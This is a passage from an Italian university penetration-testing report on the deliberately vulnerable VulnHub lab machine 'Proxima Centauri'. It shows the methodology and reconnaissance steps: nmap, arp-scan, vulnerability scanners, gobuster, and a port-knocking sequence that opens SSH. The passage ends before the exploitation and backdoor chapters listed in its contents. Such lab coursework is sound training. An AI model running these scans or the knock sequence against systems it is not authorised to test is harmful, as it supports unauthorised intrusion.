

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA



Laurea Magistrale in Informatica  
Corso di Penetration Testing And Ethical Hacking

## Penetration Testing Narrative - Proxima Centauri

Matteo Della Rocca

ANNO ACCADEMICO 2023/2024

---

## Indice

---

<b>1 Metodologia e strumenti utilizzati</b>	<b>3</b>
1.0.1 Metodologia . . . . .	3
1.0.2 Strumenti utilizzati . . . . .	3
1.0.3 Informazioni preliminari . . . . .	4
1.0.4 Descrizione della macchina virtuale "proximacentauri" . . . . .	4
1.0.5 Obiettivo del progetto . . . . .	4
<b>2 Information Gathering</b>	<b>5</b>
<b>3 Target Discovery</b>	<b>6</b>
3.1 Identificazione dell'indirizzo IP della macchina target . . . . .	6
<b>4 Enumerating Target e Port Scanning</b>	<b>8</b>
4.0.1 Risultati della scansione con nmap . . . . .	8
4.0.2 Considerazioni sui risultati . . . . .	10
<b>5 Vulnerability Mapping</b>	<b>11</b>
5.1 Nessus . . . . .	11
5.2 OpenVas . . . . .	13
5.3 Analisi manuale . . . . .	14
5.4 wafw00f . . . . .	14
5.5 Whatweb . . . . .	14
5.6 Gobuster . . . . .	15
5.6.1 Visita pagine web raggiungibili . . . . .	15
5.6.2 Breakpoint su pagina web sospetta . . . . .	20
5.6.3 Ricerca di vulnerabilità in Pluck 4.7.13 tramite Exploit-DB . . . . .	22
5.6.4 Database Assessment . . . . .	27

---

## INDICE

---

<b>6 Target Exploitation</b>	<b>29</b>
6.1 Breve descrizione della vulnerabilità CVE-2020-29607 . . . . .	29
6.2 Requisiti per lo sfruttamento . . . . .	29
6.3 Fasi dello sfruttamento . . . . .	29
6.4 Conseguenze dello sfruttamento . . . . .	30
6.4.1 Cattura user.txt . . . . .	33
<b>7 Post Exploitation</b>	<b>34</b>
7.1 Privilege Escalation . . . . .	34
7.1.1 Ricerca di eseguibili con SUID settato . . . . .	34
7.1.2 Esplorazione del comando sudo -l . . . . .	35
7.1.3 Ricerca delle capabilities . . . . .	36
7.1.4 Cattura della bandierina root.txt . . . . .	37
7.2 Maintaining access . . . . .	39
7.2.1 SSH Backdoor . . . . .	39
7.2.2 Utilizzo di Systemd come backdoor . . . . .	40

# CAPITOLO 1

---

## Metodologia e strumenti utilizzati

---

### 1.0.1 Metodologia

La metodologia usata è il General Framework per il Penetration Testing, suddiviso nelle seguenti fasi:

1. Information Gathering
2. Target Discovery
3. Enumerating Target e Port Scanning
4. Vulnerability Mapping
5. Target Exploitation
6. Post Exploitation

### 1.0.2 Strumenti utilizzati

- arp-scan 1.10.0
- Nmap 7.94SVN
- WAFW00F v2.2.0
- WhatWeb - version 0.5.5
- gobuster 3.6
- Nessus Essential 10.7.4 (#55) LINUX
- OpenVAS Version 22.9.1
- ping from iputils 20240117
- netcat v1.10-48.1
- Burp Suite v2024.4.5
- sqlmap 1.8.6.3#dev
- knock 0.8
- OpenSSH\_9.7p1 Debian-5, OpenSSL 3.2.2-dev

- OS: Linux kali 6.8.11-amd64 #1 SMP PREEMPT\_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86\_64 GNU/Linux
- Mozilla Firefox 115.12.0esr
- <https://www.revshells.com>
- <https://www.exploit-db.com> ù
- <https://gtfobins.github.io>

### 1.0.3 Informazioni preliminari

Tutti i test eseguiti sulla macchina sono stati condotti su un sistema progettato per mostrare vulnerabilità intrinseche (macchina vulnerabile by-design). Le attività sono state svolte nel rispetto dei vincoli definiti dal contesto del corso. Per l'esecuzione di determinati comandi cruciali, che saranno descritti più avanti, è **fortemente consigliabile** avere privilegi di amministratore (**root**) nel sistema. Questo è necessario per garantire l'esecuzione sicura delle operazioni indispensabili per l'analisi e la valutazione delle vulnerabilità.

### 1.0.4 Descrizione della macchina virtuale ”proximacentauri”

La macchina virtuale ”proximacentauri” è un'istanza di hacking progettata dal team di hacksudo ed è disponibile su VulnHub. Questo ambiente è stato creato per migliorare le competenze di escalation dei privilegi su Linux e per l'utilizzo di CMS. È classificata con una difficoltà stimata tra facile e media. Per ulteriori dettagli e per scaricare la macchina virtuale, è possibile visitare il seguente link:

<https://www.vulnhub.com/entry/hacksudo-proximacentauri,709/>

### 1.0.5 Obiettivo del progetto

Questo progetto non si limiterà a seguire la sfida di tipo Capture The Flag (CTF), ma si propone di condurre un penetration testing completo. L'obiettivo sarà identificare, analizzare e sfruttare vulnerabilità nel sistema, con un'attenzione particolare all'accesso non autorizzato a file critici come user.txt e root.txt.

# CAPITOLO 2

---

## Information Gathering

---

Durante il penetration testing, è stata presa la decisione di saltare la fase di raccolta delle informazioni (Information Gathering) e passare direttamente alla fase di Target Discovery. Questa scelta è stata dettata dalla specificità dell'ambiente di test, che includeva una macchina vulnerabile progettata appositamente per analizzare determinate debolezze in un contesto controllato e ben definito.

Nel caso specifico, la macchina di test era stata configurata con dettagli precisi e le informazioni cruciali erano già state fornite, riducendo così la necessità di ulteriori attività di raccolta dati. Di conseguenza, non è stato necessario utilizzare strumenti di Information Gathering, né in modalità attiva né passiva, per acquisire informazioni aggiuntive. Questo approccio ha permesso di concentrarsi direttamente sull'identificazione e l'analisi delle vulnerabilità nel sistema target, ottimizzando il processo di testing in base alle circostanze particolari del test.

# CAPITOLO 3

---

## Target Discovery

---

### 3.1 Identificazione dell'indirizzo IP della macchina target

Durante una prima fase della target discovery, è stato essenziale identificare l'indirizzo IP della macchina target all'interno della rete NAT. Questo processo è stato facilitato utilizzando arp-scan, uno strumento che sfrutta il protocollo ARP per scansionare la rete locale e rilevare dispositivi attivi.

Il tool arp-scan è stato utilizzato con il seguente comando:

```
> arp-scan -I eth0 -l
```

Questo comando scansiona la rete locale interfacciata con `eth0`, generando una lista di indirizzi IP sulla base della configurazione dell'interfaccia, inclusi network e broadcast.

I risultati della scansione arp-scan hanno fornito con successo l'indirizzo IP della macchina target all'interno della rete NAT. La figura seguente mostra i dettagli rilevati durante la scansione:

IP Address	MAC Address	Status
10.0.2.1	52:54:00:12:35:00	(Unknown: locally administered)
10.0.2.2	52:54:00:12:35:00	(Unknown: locally administered)
10.0.2.3	08:00:27:77:47:b6	(Unknown)
10.0.2.8	08:00:27:b5:80:3f	(Unknown)

4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.967 seconds (130.15 hosts/sec). 4 responded

Figura 3.1: Risultati della scansione con arp-scan

In un secondo momento, è stato utilizzato il comando `ping` per verificare la disponibilità dell'indirizzo IP identificato. Il comando è stato eseguito nel seguente modo:

### 3. TARGET DISCOVERY

---

```
> ping -c 4 <indirizzo IP>
```

Questo comando invia quattro pacchetti ICMP all'indirizzo IP specificato e aspetta la risposta. La figura 3.2 mostra un esempio di risultati ottenuti.

```
[root@kali]# ping -c 4 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=1.08 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=1.00 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=64 time=1.10 ms
64 bytes from 10.0.2.8: icmp_seq=4 ttl=64 time=0.909 ms

--- 10.0.2.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.909/1.022/1.103/0.075 ms
```

Figura 3.2: Risultati del comando ping per verificare la disponibilità dell'indirizzo IP.

Quest'ultimo passaggio è cruciale per confermare la connettività con il target prima di procedere con le prossime fasi.

È da notare che in questa fase non è stato eseguito l'OS fingerprinting tramite nmap, il quale è stato riservato alla successiva fase di Enumerating Target e Port Scanning.

# CAPITOLO 4

---

## Enumerating Target e Port Scanning

---

Nella fase di Enumerating Target e Port Scanning, è stato utilizzato il tool `nmap` per effettuare una scansione dettagliata al fine di ottenere l'OS Fingerprinting e identificare tutti i servizi attivi sulla macchina target, inclusi le relative versioni.

Il comando `nmap` è stato eseguito nel seguente modo:

```
> nmap -A -p- -oN output-nmap.txt 10.0.2.8
```

Questo comando `nmap` ha le seguenti opzioni:

- `-A`: Attiva l'opzione di rilevamento di servizi e versioni (*Service and Version Detection*), il rilevamento del sistema operativo (*OS Detection*), la scansione dei script di default (*Script Scanning*), e traccia e rileva la congestione di rete (*Traceroute*).
- `-p-`: Scansiona tutte le porte TCP nell'intervallo da 1 a 65535.
- `10.0.2.8`: Indirizzo IP della macchina target.
- `-oN output-nmap.txt`: Salva i risultati della scansione in formato normale nel file `output-nmap.txt`.

Questo approccio permette di ottenere una visione completa dei servizi in esecuzione sulla macchina target, identificare le versioni specifiche di tali servizi e rilevare eventuali vulnerabilità note. Questi dati sono essenziali per le fasi successive del penetration testing, inclusa l'analisi delle vulnerabilità e lo sfruttamento delle stesse.

### 4.0.1 Risultati della scansione con nmap

I risultati della scansione con `nmap` sono riportati nel file `output-nmap.txt`. Di seguito è mostrato un estratto dei risultati ottenuti:

## 4. ENUMERATING TARGET E PORT SCANNING

---

```
# Nmap 7.94 SVN scan initiated Thu Jun 20 13:13:54 2024 as:
nmap -A -p- -oN output-nmap.txt 10.0.2.8
Nmap scan report for 10.0.2.8
Host is up (0.0010s latency).

Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp     filtered  ssh
80/tcp     open       http      Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 2 disallowed entries
|_ /data/ /docs/
|_ http-generator: pluck 4.7.13
| http-title: HackSudo Proxima Centauri - Image result for proxima centauri...
|_Requested resource was http://10.0.2.8/?file=hacksudo-proxima-centauri
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:B5:80:3F (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS: SCAN(V=7.94 SVN%E=4%D=6/20%OT=80%CT=1%CU=33519%PV=Y%DS=1%DC=D%G=Y%M=08002
OS:7%TM=66742B45%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%I
OS:I=I%TS=A)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW6
OS:%02=M5B4ST11NW6%03=M5B4NNT11NW6%04=M5B4ST11NW6%05=M5B4ST11NW6%06=M5B4ST1
OS:1)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%
OS:W=FAFO%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=
OS:N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1    1.03 ms  10.0.2.8

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

# Nmap done at Thu Jun 20 13:14:45 2024
-- 1 IP address (1 host up) scanned in 51.22 seconds
```

Questi risultati mostrano i servizi aperti sulla macchina target, inclusi i dettagli sulle versioni e le informazioni di sistema operativo rilevate.

### 4.0.2 Considerazioni sui risultati

L'output di nmap che indica che la porta è *"filtered"* non garantisce necessariamente la presenza di un firewall specifico, ma suggerisce che i pacchetti sono bloccati o non ricevono risposta. Dopo aver seguito una serie di indizi nel contesto di una sfida CTF, è stato scoperto che la macchina target utilizza un firewall con port knocking.


Per aggirare questo ostacolo, è stato utilizzato il seguente comando:

```
> knock 10.0.2.8 14 29 43
```

Nota: Il motivo per cui sono state scelte proprio le porte 14, 29 e 43 sarà approfondito successivamente.

A causa della natura della macchina e della sfida, è stato necessario ripetere l'enumerazione una seconda volta per ottenere una visione completa dei servizi attivi. L'output della nuova scansione era identico a quello precedente, ad eccezione del fatto che la porta 22 era ora aperta, come evidenziato nella foto allegata.

```
> nmap -A -p- 10.0.2.8 -oN output-nmap-after-knock.txt  
> cat output-nmap-after-knock.txt
```



```
(root㉿kali)-[~/home/kali]  
# cat output-nmap-after-knock.txt  
# Nmap 7.94SVN scan initiated Fri Jun 21 08:42:48 2024 as: nmap -A -p- -oN output-nmap-after-knock.txt  
-v 10.0.2.8  
Nmap scan report for 10.0.2.8  
Host is up (0.0020s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
|   2048 0d:5d:10:39:b6:51:ee:37:ce:1c:c3:0f:a7:54:26:e9 (RSA)  
|   256 f3:17:ce:e5:9a:3f:fe:e5:ce:46:30:51:a8:d4:92:d7 (ECDSA)  
|   256 f2:06:f8:cb:3c:f2:32:fa:ce:2f:86:08:59:15:42:e1 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))  
| http-cookie-flags: Set-Cookie header found, but no cookie present.  
| /:  
|   PHPSESSID:  
|     httponly flag not set  
|_ http-server-header: Apache/2.4.38 (Debian)  
| http-title: HackSudo Proxima Centauri - Image result for proxima centauri ...  
|_Requested resource was http://10.0.2.8/?file=hacksudo-proxima-centauri  
|_http-generator: pluck 4.7.13  
| http-robots.txt: 2 disallowed entries  
|_/data/ /docs/
```

Figura 4.1: Risultati del comando nmap dopo port knocking

# CAPITOLO 5

## Vulnerability Mapping

Il processo di vulnerability mapping è stato eseguito due volte per garantire una copertura completa delle potenziali vulnerabilità sulla macchina target. Nella prima esecuzione, la scansione è stata condotta senza consapevolezza dell'esistenza di un firewall con port knocking. Dopo aver scoperto e utilizzato con successo il port knocking per sbloccare l'accesso SSH, è stata eseguita una seconda scansione più dettagliata.

In questo capitolo, sono riportati i risultati della seconda scansione, poiché questi sono più completi e riflettono le condizioni attuali e i servizi attivi sulla macchina target dopo aver ottenuto l'accesso tramite port knocking.

### 5.1 Nessus




Figura 5.1: Configurazione Nessus per scansione avanzata

Abilitiamo la funzionalità per la scansione di Web Application

## 5. VULNERABILITY MAPPING




Figura 5.2: Configurazione Nessus per scansione web application




Figura 5.3: Risultati di Nessus - Host




Figura 5.4: Risultati di Nessus - Vulnerabilities

## 5. VULNERABILITY MAPPING

### 5.2 OpenVas

New Target

Name: Proxima Centauri  
Comment:   
Hosts:  Manual [10.0.2.8]  From file [Choose File] No file chosen  
Exclude Hosts:  Manual  From file [Choose File] No file chosen  
Allow simultaneous scanning via multiple IP's:  Yes  No  
Port List: All TCP and Nmap top 10   
Alive Test: Scan Config Default   
Credentials for authenticated checks:  
SSH:  on port: 22   
SMB:

Figura 5.5: Configurazione nuovo target su OpenVas

New Task

Name: Proxima Centauri test  
Comment:   
Scan Targets: Proxima Centauri   
Alerts:   
Schedule: ...  Once   
Add results to Assets:  Yes  No  
Apply Overrides:  Yes  No  
Min QoD: 70   
Alterable Task:  Do not automatically delete reports  
Auto Delete Reports:  Automatically delete oldest reports but always keep newest  reports  
Scanner: OpenVAS Default   
Scan Config: Full and fast

Figura 5.6: Configurazione nuovo task su OpenVas

Information	Results (5 of 63)	Hosts (1 of 1)	Ports (2 of 2)	Applications (4 of 4)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
Vulnerability										
Missing HttpOnly Cookie Attribute (HTTP)	<span style="color: red;">Critical (High)</span>	70 %	10.0.2.8							
ClearText Transmission of Sensitive Information via HTTP	<span style="color: orange;">High (Medium)</span>	80 %	10.0.2.8							
Weak MAC Algorithm(s) Supported (SSH)	<span style="color: blue;">Medium (Low)</span>	80 %	10.0.2.8							
TCP Timestamps Information Disclosure	<span style="color: blue;">Medium (Low)</span>	80 %	10.0.2.8							
ICMP Timestamp Reply Information Disclosure	<span style="color: blue;">Medium (Low)</span>	80 %	10.0.2.8							

(Applied filter: apply\_overrides=0 levels=item rows=100 min\_qod=70 first=1 sort=reverse(severity))

Filter	ID	Created	Modified	Owner	Host IP	Name	Location	Severity
	b21d6633-f337-4104-896-53956203a460	Thu, Jun 20, 2024 11:43 AM UTC	Thu, Jun 20, 2024 12:05 PM UTC	Owner: admin	80/tcp	Thu, Jun 20, 2024 11:51 AM UTC		<span style="color: red;">Critical (High)</span>
					80/tcp	Thu, Jun 20, 2024 11:50 AM UTC		<span style="color: orange;">High (Medium)</span>
					22/tcp	Thu, Jun 20, 2024 11:49 AM UTC		<span style="color: blue;">Medium (Low)</span>
					general/tcp	Thu, Jun 20, 2024 11:49 AM UTC		<span style="color: blue;">Medium (Low)</span>
					general/icmp	Thu, Jun 20, 2024 11:48 AM UTC		<span style="color: blue;">Medium (Low)</span>

Figura 5.7: Report finale vulnerabilità di OpenVas

### 5.3 Analisi manuale


Le pagine individuate tramite il tool Gobuster sono state esaminate manualmente per identificare potenziali campi di input che potrebbero essere sfruttati.

Durante questa fase, è stata condotta un'osservazione passiva delle pagine web scoperte per identificare la presenza di campi di input, come form di login, form di ricerca o altri tipi di interfacce utente interattive. L'obiettivo era rilevare potenziali vulnerabilità, come la mancanza di sanitizzazione degli input o la presenza di campi suscettibili ad attacchi di tipo SQL injection.

### 5.4 wafw00f

Il tool wafw00f è stato utilizzato per identificare e riconoscere i *Web Application Firewalls (WAF)* durante l'analisi dell'applicazione web ospitata dalla macchina target.

```
> wafw00f http://10.0.2.8:80
```



```
(root㉿kali)-[~/home/kali]
# wafw00f http://10.0.2.8:80

          ( \_ ) )
(   '   ) )
(   ;   ) )
(   /   ) )
( \_ ) )
(   /   ) )
(   \   ) )
(   \_ ) )


~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking http://10.0.2.8:80
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[-] Number of requests: 7
```

Figura 5.8: Risultati del tool wafw00f

### 5.5 Whatweb

In questa sezione, viene esaminato l'utilizzo di Whatweb, uno strumento di analisi delle tecnologie web utilizzato per raccogliere informazioni dettagliate sui siti web.



```
(root㉿kali)-[~/home/kali]
# whatweb 10.0.2.8
http://10.0.2.8 [302 Found] Apache[2.4.38], Cookies[PHPSESSID], Country[RESERVED][zz], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.8], RedirectLocation[http://10.0.2.8/?file=hacksudo-proxima-centauri]
http://10.0.2.8/?file=hacksudo-proxima-centauri [200 OK] Apache[2.4.38], Cookies[PHPSESSID], Country[RESERVED][zz], Frame, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.8], MetaGenerator[pluck 4.7.13], Pluck-CMS[4.7.13], Title[HackSudo Proxima Centauri - Image result for proxima centauri View all Proxima Centauri]
```

Figura 5.9: Risultati del tool whatweb

Questi dati forniscono informazioni cruciali sulla configurazione tecnologica e sul contenuto del sito web. È importante notare l'uso di un CMS specifico come Pluck, in particolare la versione 4.7.13.

## 5.6 Gobuster

Per esplorare ulteriormente l'architettura dell'applicazione web ospitata sulla macchina target, è stato utilizzato il tool Gobuster. Questo strumento è stato impiegato per condurre una scansione attiva dei percorsi e dei file presenti sul server web, al fine di identificare risorse nascoste o directory non linkate direttamente.

```
> gobuster dir -u http://10.0.2.8 -w directory-list-2.3-medium.txt -x php,html,txt
```

La wordlist usata è la seguente: <https://github.com/daviddias/node-dirbuster/blob/master/lists/directory-list-2.3-medium.txt>

Figura 5.10: Risultati di gobuster

Da questi risultati, è possibile individuare pagine interessanti che saranno cruciali per il completamento della sfida.

### 5.6.1 Visita pagine web raggiungibili

